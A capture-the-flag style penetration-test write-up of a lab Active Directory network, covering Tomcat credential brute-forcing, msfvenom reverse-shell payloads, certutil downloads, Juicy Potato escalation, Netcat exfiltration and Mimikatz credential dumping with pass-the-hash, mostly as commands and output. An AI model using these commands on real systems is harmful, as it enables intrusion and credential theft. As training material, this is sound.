TECHNICAL ASSESMENT WRITEUP

Challenge #2: MWR A.D Net

The MWR corporate domain challenge was designed to allow penetration testers to showcase their Active Directory and Windows hacking skills. It involved gaining a foothold on the network, escalating local privileges, then escalating domain privileges, and finally taking over the entire forest.

A quick summary of how I hacked this network begins with finding an Apache Tomcat server with default credentials. After gaining code execution by deploying a malicious .war file, I noticed that the Selmpersonate privilege was enabled. I used the popular Juicy Potato exploit to escalate privileges and become NT AUTH / SYSTEM. Once I became a privileged user, I used an ingestor to collect information about the domain and ran Bloodhound to find ways to escalate privileges on the network.

After some analysis, I found that a Domain Administrator named George Smith had a session (with left over credentials) on my comprised machine. This prompted me to use MimiKatz to extract his hashes and launch an elevated command prompt. I then ran a PsExec command on that elevated prompt to execute a malicious reverse shell on the domain controller and gained full access to the domain as an administrator.

I performed the same intelligence gathering techniques using ingestors and Bloodhound on the domain controller and discovered that uk.mwr.com (child domain) and mwr.com (parent domain) had a bi-directional trust. I took advantage of this by using a new account I had created and added to the "Domain Admins" group to login to the enterprise domain controller through SSH. A highly detailed technical write-up follows below.

Step: 1 – Find the Apache Tomcat server

The first task in our journey to enterprise administrator was to gain a foothold on the network. Since the existence of a Tomcat server was already confirmed in the reconnaissance phase, it meant we didn't have to flood the network with scanning

traffic and alert all the security teams to our presence. A simple google search yielded the default port that Apache Tomcat runs at.

```
port 8080

By default, Apache Tomcat runs on port 8080. Jul 20, 2020

https://www.baeldung.com > tomcat-change-port :

Changing Tomcat HTTP Port to 80 | Baeldung
```

Armed with this information, I scanned the entire network only for machines that have port 8080 open using a popular network scanning tool called NMAP.


```
(abdullah study-kali) - [~/Desktop/boxes/playground/mwr_corp]
$ nmap -Pn -p 8080 192.168.22.100-254 -v -oN tomcat-sweep
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-20 18:38 CST
Initiating Parallel DNS resolution of 155 hosts. at 18:38
Completed Parallel DNS resolution of 155 hosts. at 18:38, 1.37s elapsed
Initiating Connect Scan at 18:38
Scanning 155 hosts [1 port/host]
```

This scan returned output for every single host, but what interested me was this snippet. It showed that port 8080 was open on a machine with the IP address of 192.168.22.150.

```
Nmap scan report for 192.168.22.150
Host is up (0.10s latency).

PORT STATE SERVICE
8080/tcp open http-proxy
```

After learning of the IP address, I navigated to http://192.168.22.150:8080/ on my browser to confirm if that was the Tomcat server.



Step: 2 – Gain access to the manager interface

As some background, Tomcat servers provide a "pure Java" HTTP web server environment in which Java code can run. To manage the applications, it has a built-in administrative interface located in the '/manager/html' web directory. Access to this interface allows us to deploy special files which can give us a shell on this machine, however, it is protected by HTTP BASIC authentication.

Logically, the next step was to try and brute force the credentials with some common username and password pairs. Lists for Tomcat default credentials have already been compiled and can be found in Metasploit's program files at the path '/usr/share/metasploit-framework/data/wordlists/tomcat mgr default *.txt.'

To perform the actual brute force, I decided to use a program I had written myself as part of a Python course. It can be found in my GitHub repository at https://github.com/shehzade/http-bruteforcer. I began by cloning the http-bruteforcer repository into my working directory. This was performed as shown.

```
(abdullah study-kali) - [~/Desktop/boxes/playground/mwr_corp]
$ git clone https://github.com/shehzade/http-bruteforcer
Cloning into 'http-bruteforcer'...
remote: Enumerating objects: 14, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 14 (delta 4), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (14/14), 16.88 KiB | 224.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.
```

Once I had the script, I executed it with the following arguments.

```
___(abdullah@study-kali)-[~/Desktop/boxes/playground/mwr_corp]
$\frac{\text{spthon3}}{\text{pthon3}} \frac{\text{http-bruteforcer/http-bf.py}}{\text{-tomcat_mgr_default_users.txt}} -w \frac{\text{vsr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt}}{\text{cat_mgr_default_pass.txt}} -a \text{basic --path /manager/html}
```

The script ran and returned valid credentials once they had been found.

```
[-] Invalid credentials!

User: tomcat
Pass: role1

[-] Invalid credentials!


User: tomcat
Pass: root

[+] Valid credentials found!


User: tomcat
Pass: tomcat
Pass: tomcat
```

[+] Valid credentials have been found, proceeding with rest of attack in 10 seconds!

Now that valid credentials were in my possession, I attempted to login to the manager interface as shown.



Authentication was successful, and I was given full access to deploy and undeploy applications as I wished.





Step: 3 – Gain shell access to the Tomcat server


Getting code execution on the server through the manager interface of Apache Tomcat was quite simple. First, I created the appropriate payload with suitable parameters using a shellcode generation tools called 'MSF Venom.'

```
(abdullah study-kali)-[~/Desktop/boxes/playground/mwr_corp]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.22.2 LPORT=1618 -f war -o revshell.war
Payload size: 1094 bytes
Final size of war file: 1094 bytes
Saved as: revshell.war
```

Once I had a malicious .war file (the kind that Tomcat can run), I uploaded it to the manager interface and deployed it.








Now that my malicious .war file was deployed, I could move on to execution. But before that, I opened a listener on my machine to catch the shell that would be returned to me by the Tomcat server. I used a network utility called 'Netcat' wrapped in another tool called 'rlwrap' which would provide shell history and autocompletion (features often unavailable in non-interactive shells).

```
__(abdullah⊕study-kali)-[~]

$ rlwrap nc -nvlp 1618

listening on [any] 1618 ...
```

Now that my machine was listening for a shell on the same port that was configured in my payload earlier, it was time to execute. I simply navigated to my shell and clicked on it as shown.



In a couple of moments, I received my shell. The shell's privileges, IP address, and hostname are also displayed.

To find out what privileges Apache Tomcat was running with, I ran the 'tasklist' command with the '/v' flag to show all running tasks and their owners. I then piped the output to a searching program called 'findstr' so I could view only the information associated with Tomcat.

Step: 4 – Escalate privileges to NT AUTH / SYSTEM

The next step was the escalation of privilege. Since I only had the privileges of LOCAL SERVICE, I needed to abuse some misconfiguration and gain SYSTEM privileges to perform more effective intelligence gathering on the domain. The first check I ran to identify misconfigurations was establishing the state of the SeImpersonate privilege since that is a common and easy vector of privilege escalation.

whoami /priv whoami /priv		
PRIVILEGES INFORMATION		
Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeSystemtimePrivilege	Change the system time	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled
C:\tomcat\apache-tomcat-8.5.5	0>	

Once I learned that it was enabled, I began preparations to transfer and execute the Juicy Potato exploit. Juicy Potato is a local privilege escalation tool created by

Andrea Pierini and Giuseppe Trotta to exploit Windows service accounts' impersonation privileges. The tool takes advantage of the SelmpersonatePrivilege to elevate the local privileges to SYSTEM. Normally, these privileges are assigned to service users, admins, and local systems — high integrity elevated users. The binary for the exploit can be found at https://github.com/ohpe/juicy-potato/releases.

The first step to escalate privileges was to create a folder where I can keep all the transferred binaries and tools to make clean up easier.

```
mkdir escalation
mkdir escalation

cd escalation
cd escalation
C:\tomcat\apache-tomcat-8.5.50\escalation>
```

After creating my folder on the target, I navigated to the Juicy Potato binary on my machine and hosted it through a simple Python web server.

```
(abdullah study-kali) - [/opt/tools/priv_esc/windows/juicypotato]
$ ls
churrasco.exe getclsid.ps1 jpv1.exe jpv1_x86.exe jpv2.exe lovely-patater

(abdullah study-kali) - [/opt/tools/priv_esc/windows/juicypotato]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I then returned to the Windows target and abused a Windows binary to download the exploit from my web server. More information on the abused binary called 'certutil' can be found at https://lolbas-project.github.io/lolbas/Binaries/Certutil/.

```
start /b certutil.exe -urlcache -split -f http://192.168.22.2/jpv1.exe jpv1.exe
start /b certutil.exe -urlcache -split -f http://192.168.22.2/jpv1.exe jpv1.exe
C:\tomcat\apache-tomcat-8.5.50\escalation>**** Online ****
    000000 ...
    054e00
CertUtil: -URLCache command completed successfully.
```

```
dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 0042-F795
 Directory of C:\tomcat\apache-tomcat-8.5.50\escalation
11/21/2021
            01:02 AM
                        <DIR>
11/21/2021
            01:02 AM
                        <DIR>
11/21/2021
            01:02 AM
               1 File(s)
                                 347,648 bytes
               2 Dir(s)
                         51,176,701,952 bytes free
C:\tomcat\apache-tomcat-8.5.50\escalation>
```

When I execute the exploit, it will run any binary I assign with SYSTEM privileges. So, before execution, I created a malicious binary using the same 'MSF Venom' tool displayed earlier. I then transferred it to the target by hosting it on a light Python HTTP server and abusing 'certutil' to download it once again.

```
-- (abdullah - study-kali) - [~/Desktop/boxes/playground/mwr corp]
s msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.22.2 LPORT=1619 -f exe -o revshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: revshell.exe
  -(abdullah study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└$ ls
ADlabprofile.ovpn http-bruteforcer revshell.exe revshell.war scans tomcat-sweep
  -(abdullah  study-kali)-[~/Desktop/boxes/playground/mwr_corp]
$\text{python3 -m http.server 80}
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
start /b certutil.exe -urlcache -split -f http://192.168.22.2/revshell.exe revshell.exe
start /b certutil.exe -urlcache -split -f http://192.168.22.2/revshell.exe revshell.exe
C:\tomcat\apache-tomcat-8.5.50\escalation>**** Online ****
CertUtil: -URLCache command completed successfully.
C:\tomcat\apache-tomcat-8.5.50\escalation>
```

```
dir
dir
Volume in drive C is Windows
Volume Serial Number is 0042-F795
Directory of C:\tomcat\apache-tomcat-8.5.50\escalation
11/21/2021 01:06 AM
                       <DIR>
11/21/2021 01:06 AM
                        <DIR>
11/21/2021 01:02 AM
                               347,648 jpv1.exe
11/21/2021 01:06 AM
                                7,168 revshell.exe
                                354,816 bytes
               2 File(s)
               2 Dir(s) 51,176,620,032 bytes free
C:\tomcat\apache-tomcat-8.5.50\escalation>
```

After all the needed files were on the target, I opened a listener on my machine to catch the new shell which would be shoveled from my malicious binary (executed as SYSTEM).

```
___(abdullah study-kali)-[/opt/tools/priv_esc/windows/juicypotato]
$\square\text{stering on [any] 1619} \ldots.
```

I then proceeded to execute the exploit with the following command.

```
C:\tomcat\apache-tomcat-8.5.50\escalation>

jpv1.exe -t * -p c:\tomcat\apache-tomcat-8.5.50\escalation\revshell.exe -1 31337
jpv1.exe -t * -p c:\tomcat\apache-tomcat-8.5.50\escalation\revshell.exe -1 31337
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 31337
.....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
C:\tomcat\apache-tomcat-8.5.50\escalation>
```

The exploit indicated success, and when I returned to check my listener, I found that a shell with SYSTEM privileges had been returned.

I navigated to the C:\ drive and printed the contents of the flag.

```
Directory of c:\
12/03/2020 12:00
                                103 delete-vagrant-user.ps1
12/03/2020 13:53
                                36 flag.txt
22/08/2013 15:52
                                    PerfLogs
                     <DIR>
                                488 pg-networking.ps1
25/02/2020 17:13
                                    Program Files
12/03/2020 13:53
                     <DIR>
                                    Program Files (x86)
12/03/2020 13:53
                    <DIR>
12/03/2020 13:41
                   <DIR>
                                    tmp
12/03/2020 13:47
                    <DIR>
                                    tomcat
12/03/2020 13:54
                    <DIR>
                                    Users
                                    vagrant [\\vboxsvr\vagrant]
12/03/2020 13:40
                    <SYMLINKD>
12/03/2020 13:47
                    <DIR>
                                    Windows
               3 File(s)
                                    627 bytes
               8 Dir(s) 51,176,611,840 bytes free
type flag.txt && whoami && ipconfig | findstr v4 && hostname
type flag.txt && whoami && ipconfig | findstr v4 && hostname
destiny-skittle
nt authority\system
   IPv4 Address. . . . . . . . . . . . 192.168.22.150
TOMCAT
```

c:\>

Step: 5 – Compromise the domain controller

Before attacking the domain controller, I wanted to learn more about how the domain is structured and which accounts have what privileges on which machines. This visualization and mapping is done with a tool called 'Bloodhound.' While Bloodhound can visualize the domain, it uses data collected by extended tooling called ingestors.

Ingestors like 'SharpHound.exe' are portable executables that collect the actual data which Bloodhound uses to create those visualizations and maps. Since that data must be exfiltrated from the machine, I transferred in the ingestor as well as the Netcat tool to provide this functionality.

```
-(abdullah�study-kali)-[/opt/tools/useful binaries/windows/nc]
 -$ ls -1
total 308
-rw-r--r-- 1 root root 12166 Dec 28
                                     2004 doexec.c
                                     1996 generic.h
-rw-r--r-- 1 root root 7283 Jul 9
-rw-r--r-- 1 root root 22784 Nov 6
                                     1996 getopt.c
-rw-r--r-- 1 root root 4765 Nov 3
                                     1994 getopt.h
                                     1998 hobbit.txt
-rw-r--r-- 1 root root 61780 Feb 6
-rw-r--r-- 1 root root 18009 Dec 27
                                     2004 license.txt
                                     2011 Makefile
-rw-r--r-- 1 root root
                         300 Sep 17
                                     2011 nc64.exe
-rw-r--r-- 1 root root 45272 Sep 17
-rw-r--r-- 1 root root 38616 Sep 17
                                     2011 nc.exe
-rw-r--r-- 1 root root 69850 Sep 17
                                      2011 netcat.c
-rw-r--r-- 1 root root
                                     2011 readme.txt
                        6885 Sep 17
  -(abdullah�study-kali)-[/opt/tools/useful binaries/windows/nc]
  -$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
C:\tomcat\apache-tomcat-8.5.50\escalation>
start /b certutil.exe -urlcache -split -f http://192.168.22.2/nc.exe nc.exe
CertUtil: -URLCache command completed successfully.
```

```
dir
dir
  0000
       . . .
  96d8
 Volume in drive C is Windows
 Volume Serial Number is 0042-F795
 Directory of C:\tomcat\apache-tomcat-8.5.50\escalation
21/11/2021
             01:15
                       <DIR>
21/11/2021
             01:15
                       <DIR>
21/11/2021 01:02
                               347,648 jpv1.exe
21/11/2021 01:15
                               38,616 nc.exe
21/11/2021 01:06
                                 7,168 revshell.exe
                 3 File(s)
                                   393,432 bytes
                 2 Dir(s) 51,176,439,808 bytes free
  -(abdullaholdsymbol{\otimes} study-kali)-[/opt/tools/active directory/ingestors/sharphound]
total 1768
-rw-r--r 1 abdullah abdullah 833024 Nov 3 22:45 sharphound.exe
-rw-r--r 1 abdullah abdullah 973325 Jun 29 18:47 sharphound.ps1
  -(abdullah study-kali)-[/opt/tools/active_directory/ingestors/sharphound]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
C:\tomcat\apache-tomcat-8.5.50\escalation>
start /b certutil.exe -urlcache -split -f http://192.168.22.2/sharphound.exe sharphound.exe
 Directory of C:\tomcat\apache-tomcat-8.5.50\escalation
21/11/2021
             01:21
                       <DIR>
21/11/2021
             01:21
                       <DIR>
21/11/2021
             01:02
                               347,648 jpv1.exe
21/11/2021 01:15
                                38,616 nc.exe
21/11/2021 01:06
                                 7,168 revshell.exe
                               833,024 sharphound.exe
21/11/2021 01:24
                4 File(s)
                                 1,226,456 bytes
                2 Dir(s) 51,174,785,024 bytes free
```

Now that I had my tools on the target, I executed the ingestor which would scour the machine for information on the domain and package it into a neat zip file that can be imported into Bloodhound to create the map.

```
C:\tomcat\apache-tomcat-8.5.50\escalation>
start /b ./sharphound.exe --CollectionMethod All
```

After a couple of seconds, I noticed a new zip file in my directory listing.

```
dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 0042-F795
Directory of C:\tomcat\apache-tomcat-8.5.50\escalation
21/11/2021
            01:26
                     <DIR>
21/11/2021
            01:26
                     <DIR>
21/11/2021 01:26
                             8,906 20211121012547 BloodHound.zip
                            347,648 jpv1.exe
21/11/2021 01:02
21/11/2021 01:15
                             38,616 nc.exe
                              9,483 NDMxOTQxYTEtZGFiYi00OThjLTgwM2E
21/11/2021 01:26
                              7,168 revshell.exe
21/11/2021 01:06
                            833,024 sharphound.exe
21/11/2021 01:24
                              1,244,845 bytes
               6 File(s)
               2 Dir(s) 51,174,739,968 bytes free
C:\tomcat\apache-tomcat-8.5.50\escalation>
```

This is the file that I needed to exfiltrate to my machine, and I used Netcat to achieve this. First, I opened a listener on my machine, then I connected to that listener from the target making sure to include the zip file in the transfer.

```
(abdullah study-kali)-[~/Desktop/boxes/playground/mwr_corp]

s nc -nvlp 1620 > ingestor_intel.zip
listening on [any] 1620 ...
```

```
start /b nc.exe -nv 192.168.22.2 1620 < 20211121012547 BloodHound.zip
```

C:\tomcat\apache-tomcat-8.5.50\escalation>

After a couple of minutes, I terminated the connection and found the zip file on my machine.

```
(abdullah  study-kali)-[~/Desktop/boxes/playground/mwr_corp]
$ 1s -1
total 68
-rw-r--r-- 1 abdullah abdullah 4096 Nov 20 18:08 ADlabprofile.ovpn
drwxr-xr-x 3 abdullah abdullah 4096 Nov 20 18:41 http-bruteforcer
-rw-r--r-- 1 abdullah abdullah 8906 Nov 20 19:30 ingestor intel.zip
-rw-r--r-- 1 abdullah abdullah 7168 Nov 20 19:04 revshell.exe
-rw-r--r-- 1 abdullah abdullah 1094 Nov 20 18:47 revshell.war
drwxr-xr-x 3 abdullah abdullah 4096 Nov 20 18:22 scans
-rw-r--r-- 1 abdullah abdullah 16554 Nov 20 18:39 tomcat-sweep
-rw-r--r-- 1 abdullah abdullah 81 Nov 20 18:43 valid_credentials.txt
```


I had everything I needed to map the domain. It was now time to begin launching Bloodhound. Bloodhound uses neo4j to store data, so that was initialized as well. More setup instructions can be found at https://bit.ly/3xal8Zt.


```
-(abdullah&study-kali)-[~/Desktop/boxes/playground/mwr corp]
-$ sudo neo4j console
[sudo] password for abdullah:
Directories in use:
  home:
              /usr/share/neo4j
  config:
               /usr/share/neo4j/conf
               /usr/share/neo4j/logs
  logs:
  plugins:
               /usr/share/neo4j/plugins
               /usr/share/neo4j/import
  import:
               /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:
                /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. {
2021-11-21 01:32:08.268+0000 INFO Starting...
2021-11-21 01:32:10.886+0000 INFO ======= Neo4j 4.2.1 =======
2021-11-21 01:32:12.142+0000 INFO Performing postInitialization step
2021-11-21 01:32:12.143+0000 INFO Updating the initial password in (
2021-11-21 01:32:12.393+0000 INFO Bolt enabled on localhost:7687.
2021-11-21 01:32:13.674+0000 INFO Remote interface available at http
2021-11-21 01:32:13.675+0000 INFO Started.
```

```
__(abdullah⊛study-kali)-[~]


$\_$ bloodhound
```


Once Bloodhound was up and running, it was time to begin importing the data that was collected from the target. This was performed as shown below.





After the data was imported, I marked the Tomcat server as 'Owned' and instructed Bloodhound to map the shortest path from where I was right now, to the domain controller. The results returned are shown below.





This map indicated that there was a user called George.Smith.Adm who had a session to the machine I compromised. George was also a member of the Domain Admins group who had full access to the domain controller, and thus, immediately became my target. Because I had SYSTEM privileges on the machine, I could extract his credentials using a tool called 'MimiKatz.' I hosted MimiKatz on my HTTP server and downloaded it with CertUtil.

C:\tomcat\apache-tomcat-8.5.50\escalation>

```
start /b certutil.exe -urlcache -split -f http://192.168.22.2/mimikatz.exe mimikatz.exe
```

```
dir
dir
 Volume in drive C is Windows
Volume Serial Number is 0042-F795
Directory of C:\tomcat\apache-tomcat-8.5.50\escalation
21/11/2021 01:42
                    <DIR>
21/11/2021 01:42
                    <DIR>
21/11/2021 01:26
                             8,906 20211121012547_BloodHound.zip
                           347,648 jpv1.exe
21/11/2021 01:02
21/11/2021 01:42
                         1,354,656 mimikatz.exe
                            38,616 nc.exe
21/11/2021 01:15
21/11/2021 01:26
                             9,483 NDMxOTQxYTEtZGFiYi00OThjLTgwM2EtMDA4M2MwMDc1NWIw.bin
21/11/2021 01:06
                             7,168 revshell.exe
21/11/2021 01:24
                           833,024 sharphound.exe
                             2,599,501 bytes
              7 File(s)
              2 Dir(s) 51,172,032,512 bytes free
```

After moving MimiKatz to the target, I executed it and dropped into its own shell. I then proceeded to escalate my privileges using the 'privilege::debug' command because the credentials I needed were stored in a sensitive part of memory.

```
mimikatz.exe
mimikatz.exe
            mimikatz 2.2.0 (x64) #19041 Jul 29 2021 11:16:51
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                 > https://blog.gentilkiwi.com/mimikatz
 '## V ##'
                 Vincent LE TOUX
                                               ( vincent.letoux@gmail.com )
  '#####'
                 > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # 🗌
  .#####.
           mimikatz 2.2.0 (x64) #19041 Jul 29 2021 11:16:51
 .## ^ ##.
           "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
                > https://blog.gentilkiwi.com/mimikatz
 ## \ / ##
 '## V ##'
                Vincent LE TOUX
                                            ( vincent.letoux@gmail.com )
  '#####'
                > https://pingcastle.com / https://mysmartlogon.com ***/
privilege::debug
Privilege '20' OK
mimikatz #
```

Now that my debug privileges were approved, I dumped all the logon passwords using the command 'sekurlsa::logonpasswords.' The first entry I received was exactly what I was looking for.

An important note for this step was that even though George's correct plaintext credentials were visible in the Kerberos section, they were not working due to some network error. I decided to proceed with his NTLM hashes instead since it was only a matter of time before I was detected.

```
sekurlsa::logonpasswords
Authentication Id: 0; 243840 (00000000:0003b880)
Session
                 : Batch from 0
User Name
                : george.smith.adm
Domain
                  : UK
Logon Server
                  : DC2-2012
Logon Time
                 : 21/11/2021 00:06:09
SID
                  : S-1-5-21-714414244-665309000-1224845596-1107
       msv :
         [00010000] CredentialKeys
        * NTLM : 7ef404e45749198c45b65039ed35a94c
         * SHA1
                   : b11012c623a7f7c04c5beadbef0ea9e7de14298a
         [00000003] Primary
         * Username : george.smith.adm
         * Domain : UK
                    : 7ef404e45749198c45b65039ed35a94c
         * NTLM
         * SHA1
                    : b11012c623a7f7c04c5beadbef0ea9e7de14298a
        tspkg:
        wdigest :
         * Username : george.smith.adm
         * Domain : UK
         * Password : (null)
       kerberos :
         * Username : george.smith.adm
         * Domain : UK.MWR.COM
         * Password : 1qaz2wsx.
        ssp:
        credman :
```

Since I was conducting the attack with his hashes, I decided to perform a passthe-hash attack. I opened a new listener on my machine and used MimiKatz to reexecute my old reverse shell binary (used during local privilege escalation) with the token of the George Smith user.

```
(abdullah⊛study-kali)-[~]

$ rlwrap nc -nvlp 1619

listening on [any] 1619 ...
```


```
sekurlsa::pth /user:george.smith.adm /domain:UK.MWR.COM /ntlm:7ef404e45749198c45b65039ed35a94c
 /run: "C:\tomcat\apache-tomcat-8.5.50\escalation\revshell.exe"
user : george.smith.adm
domain : UK.MWR.COM
program : C:\tomcat\apache-tomcat-8.5.50\escalation\revshell.exe
impers. : no
        : 7ef404e45749198c45b65039ed35a94c
   PID 2828
    TID 2676
    LSA Process is now R/W
   LUID 0 ; 1327566 (00000000:001441ce)
   _ msv1_0
             - data copy @ 000000FB9E900090 : OK !
     kerberos - data copy @ 000000FB9E92FCD8
   _ aes256 hmac
                        -> null
   \_ aes128_hmac
                        -> null
   \_ rc4_hmac_nt
   \ rc4 hmac old
                        OK
   \_ rc4_md4
                         OK
